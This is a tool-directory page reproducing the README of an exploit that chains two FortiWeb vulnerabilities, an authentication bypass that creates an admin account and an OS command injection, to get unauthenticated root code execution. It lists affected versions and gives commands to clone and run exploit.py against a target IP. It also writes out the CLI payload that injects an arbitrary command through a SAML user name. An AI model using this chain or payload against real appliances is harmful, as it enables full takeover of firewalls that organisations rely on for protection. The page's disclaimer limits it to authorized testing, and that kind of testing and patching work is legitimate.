
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-64446_CVE-2025-58034 — FortiWeb Remote Code Execution (RCE) Exploit via CVE-2025-64446 + CVE-2025-58034 Chain | Kitploit
Tools/GitHubGitHub/lincemorado97/cve-2025-64446_cve-2025-58034
Authentication & AuthorizationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingCommand and ControlLearning & EducationRed Teaming

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share
GitHub
lincemorado97/cve-2025-64446_cve-2025-58034

CVE-2025-64446_CVE-2025-58034

FortiWeb Remote Code Execution (RCE) Exploit via CVE-2025-64446 + CVE-2025-58034 Chain

View Repository
1459 months agoNot yet reviewed

FortiWeb Remote Code Execution (RCE) Exploit via CVE-2025-64446 + CVE-2025-58034 Chain

Description

This script chains two critical vulnerabilities in Fortinet FortiWeb to achieve unauthenticated remote code execution with root privileges:

  1. CVE-2025-64446 – Authentication Bypass via Relative Path Traversal
    Allows an unauthenticated attacker to bypass authentication and create a new administrative account.

  2. CVE-2025-58034 – Authenticated OS Command Injection
    An authenticated attacker (using the account created in step 1) can execute arbitrary OS commands as root via crafted HTTP requests.

By combining these two vulnerabilities, an attacker can go from zero access to full system compromise without any prior credentials.

Final Impact: Unauthenticated Remote Code Execution (root shell equivalent)

Vulnerability Details

CVE-2025-64446 – Authentication Bypass (Relative Path Traversal)

  • Type: Relative Path Traversal leading to Authentication Bypass
  • Severity: Critical (CVSS 3.1 Base Score: 9.8)
  • CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
  • Affected Versions:
    • FortiWeb 8.0.0 – 8.0.1
    • FortiWeb 7.6.0 – 7.6.4
    • FortiWeb 7.4.0 – 7.4.9
    • FortiWeb 7.2.0 – 7.2.11
    • FortiWeb 7.0.0 – 7.0.11

CVE-2025-58034 – Authenticated OS Command Injection

  • CVE: CVE-2025-58034
  • Type: Improper Neutralization of Special Elements used in an OS Command (OS Command Injection) – [CWE-78]
  • Severity: Critical
  • Description:
    An authenticated attacker can execute arbitrary operating system commands on the underlying system via specially crafted HTTP requests or CLI commands.
  • Affected Versions (expanded by this CVE):
    • FortiWeb 8.0.0 – 8.0.1
    • FortiWeb 7.6.0 – 7.6.5 (note: includes 7.6.5)
    • FortiWeb 7.4.0 – 7.4.10 (note: includes 7.4.10)
    • FortiWeb 7.2.0 – 7.2.11
    • FortiWeb 7.0.0 – 7.0.11

Combined Attack Chain:

  1. Use CVE-2025-64446 → Create admin account (unauthenticated)
  2. Log in with newly created admin account
  3. Use CVE-2025-58034 → Execute arbitrary OS commands as root

Usage

  1. Clone the repository:

    root@kitploit:~
    git clone https://github.com/lincemorado97/CVE-2025-64446_CVE-2025-58034
    cd CVE-2025-64446_CVE-2025-58034
    
  2. Install dependencies:

    root@kitploit:~
    pip install -r requirements.txt
    
  3. Run the full exploit (creates admin + executes command):

    root@kitploit:~
    python exploit.py <target_ip> [-u <username>] [-p <password>]
    
    • <target_ip>: The IP address or hostname of the vulnerable FortiWeb appliance. This is a required argument.
    • -u <username> (optional): Specify a custom username for the created administrative account. If not provided, a UUID will be used.
    • -p <password> (optional): Specify a custom password for the created administrative account. If not provided, the username will be used as the password.

    Example:

    root@kitploit:~
    python exploit.py 192.168.1.100 -u admin123 -p password456
    

    This will attempt to create an administrative account with the username "admin123" and password "password456" on the target appliance at 192.168.1.100.

    If no username and password are specified:

    root@kitploit:~
    python exploit.py 192.168.1.100
    

Demonstration



Step 1: Authentication Bypass & Admin Creation (CVE-2025-64446)

exploit

verification

Step 2: Remote Code Execution as root (CVE-2025-58034)

After successfully logging in with the newly created administrative account, an attacker can exploit the authenticated command injection vulnerability through specifically crafted requests or directly via the FortiWeb CLI.

One reliable exploitation method is to use the following CLI command (executed from the FortiWeb command-line interface after authentication):

root@kitploit:~
config user saml-user

edit "`<YOUR COMMAND>`"

set entityID http://foo

set service-path /foo

set enforce-signing disable

set slo-bind post

set slo-path /foo

set sso-bind post

set sso-path /foo

end


root-shell rce-demo

Verification

After execution:

  • Check output for command results (e.g., uid=0(root) gid=0(root) confirms root RCE)
  • Log in via SSH (if you added a key) or web interface with created credentials

References

  • CVE-2025-64446 – https://nvd.nist.gov/vuln/detail/CVE-2025-64446
  • CVE-2025-58034 – https://nvd.nist.gov/vuln/detail/CVE-2025-58034
  • Fortinet PSIRT Advisories: https://www.fortinet.com/support/psirt
  • Analysis: https://attackerkb.com/topics/zClpINmLCh/cve-2025-58034/rapid7-analysis

Disclaimer: This tool is provided for authorized security testing and educational purposes only. Unauthorized use against systems you do not own or have explicit permission to test is illegal.

Download Tool

The script will generate a random UUID for the username and use it as the password.